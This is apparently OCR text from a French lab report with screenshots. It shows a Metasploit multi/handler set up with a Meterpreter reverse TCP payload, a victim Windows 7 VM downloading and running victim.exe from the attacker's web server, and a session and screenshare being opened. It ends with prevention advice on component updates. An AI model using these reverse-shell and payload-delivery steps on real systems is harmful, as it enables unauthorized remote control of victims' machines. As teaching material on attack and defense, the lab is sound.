
```
msf6 > show options

Global Options:
===============

   Option           Current Setting   Description
   ------           ---------------   -----------
   ConsoleLogging   false             Log all console input and output
   LogLevel         0                 Verbosity of logs (default 0, max 3)
   MeterpreterPrompt meterpreter      The meterpreter prompt string
   MinimumRank      0                 The minimum rank of exploits that will run without explicit confirmation
   Prompt           msf6              The prompt string
   PromptChar       >                 The prompt character
   PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
   SessionLogging   false             Log all input and output for sessions
   SessionTlvLogging false            Log all incoming and outgoing TLV packets
   TimestampOutput  false             Prefix all console output with a timestamp

msf6 > set LHOST 192.168.92.132
LHOST => 192.168.92.132
msf6 > set LPORT 4444
LPORT => 4444
msf6 > run
[-] Unknown command: run
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.92.132
LHOST => 192.168.92.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.92.132:4444
```


To direct input to this VM, click inside or press Ctrl+G.





Windows 7 x64 - VMware Workstation
kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Windows 7 x64
kali-linux-2022.3-vmware-a...
victim
Application
73 Ko
msf6 > set LPORT 4444
LPORT => 4444
msf6 > run
[-] Unknown command: run
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.92.132
LHOST => 192.168.92.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.132:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_tcp):
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.92.132 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.92.132:4444
[*] Sending stage (175686 bytes) to 192.168.92.133
[*] Meterpreter session 1 opened (192.168.92.132:4444 → 192.168.92.133:49201) at 2022-12-16 11:20:16 -0500
meterpreter >
To direct input to this VM, click inside or press Ctrl+G.


Windows 7 x64 - VMware Workstation
kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 7 x64
kali-linux-2022.3-vmware-a...
HTTP 404 Non trouvé - Windows Internet Explorer
http://192.168.92.132/victim.exe
Favoris
Sites suggérés
Galerie de composants ...
Internet Explorer ne peut ...
HTTP 404 Non trouvé
Page
Sécurité
Outils
0% de victim.exe de 192.168.92.132 terminé(s)
Téléchargement de fichiers - Avertissement de sécurité
Voulez-vous exécuter ou enregistrer ce fichier ?
Nom : victim.exe
Type : Application, 72,0 Ko
De : 192.168.92.132
Exécuter
Enregistrer
Annuler
Les fichiers téléchargés depuis Internet peuvent être utiles, mais ce type de fichier présente un danger potentiel. N'exécutez ou n'enregistrez ce programme que si vous êtes sûr de son origine.
Quels sont les risques ?
Page Web int
HTTP 404
Informations
Terminé
Internet | Mode protégé : activé
100%
16:20
16/12/2022
File Actions Edit View Help
(kali㉿kali)-[~]
$ service apache2 start
To direct input to this VM, click inside or press Ctrl+G.


Windows 7 x64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 7 x64
DELL ▸ Téléchargements
Rechercher dans : Téléchargements
Organiser
Inclure dans la bibliothèque
Partager avec
Nouveau dossier
Favoris
Bureau
Téléchargements
Bibliothèques
Documents
Images
Musique
Vidéos
Ordinateur
Réseau
Nom
Modifié le
Type
Taille
Téléchargement terminé
Téléchargement terminé
victim.exe de 192.168.92.132
Téléchargé : 72,0 Ko en 1 s
Télécharger vers : C:\Users\DELL\Dow...\victim.exe
Taux de transfert : 72,0 Ko/seconde
Fermer cette boîte de dialogue à la fin du téléchargement
Exécuter
Ouvrir le dossier
Fermer
1 élément
FR
16:21
16/12/2022
To direct input to this VM, click inside or press Ctrl+G.
kali-linux-2022.3-vmware-amd64 - VMware W
File Edit View VM Tabs Help
kali-linux-2022.3-vmware-a...
File Actions Edit View Help
(kali㉿kali)-[~]
$ service apache2 start
(kali㉿kali)-[~]
$


Windows 7 x64 - VMware Workstation
kali-linux-2022.3-vmware-amd64 - VMware Workstation
Metasploit screenshare - 192
file:///home/kali/MyctbZRt.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Target IP : 192.168.92.133
Start time : 2022-12-16 11:24:10 -0500
Status : Playing
www.metasploit.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Préventions

Il faut mettre en place une gestion des mises à jour pour :

- supprimer les dépendances, les fonctionnalités, les composants, les fichiers et documentation inutiles;
- faire un inventaire en continu des versions de composants à la fois client et serveur (ex : Frameworks, bibliothèques) et de leurs dépendances avec des outils tels que versions, OWASP Dependency Check, retire.js, etc. Surveiller en permanence les sources comme *Common Vulnerability and Exposures* (CVE) et *National Vulnerability Database* (NVD) pour suivre les vulnérabilités des composants.
- Utiliser des outils d'analyse de composants logiciels pour automatiser le processus. Souscrire aux alertes par courriel concernant les vulnérabilités sur les composants utilisés
- ne récupérer des composants qu'auprès de sources officielles via des liens sécurisés. Préférer des paquets signés pour minimiser les risques d'insertion de composants modifiés.
- surveiller les bibliothèques et les composants qui ne sont plus maintenus ou pour lesquels il n'y a plus de correctifs de sécurité. Si les mises à jour ne sont pas possibles, penser à déployer des mises à jour virtuelles pour surveiller, détecter et se protéger d'éventuelles découvertes de failles.

Chaque organisation doit s'assurer d'avoir un projet continu de surveillance, de tri, d'application des mises à jour et de modification de configuration pour la durée de vie d'une application ou de sa gamme.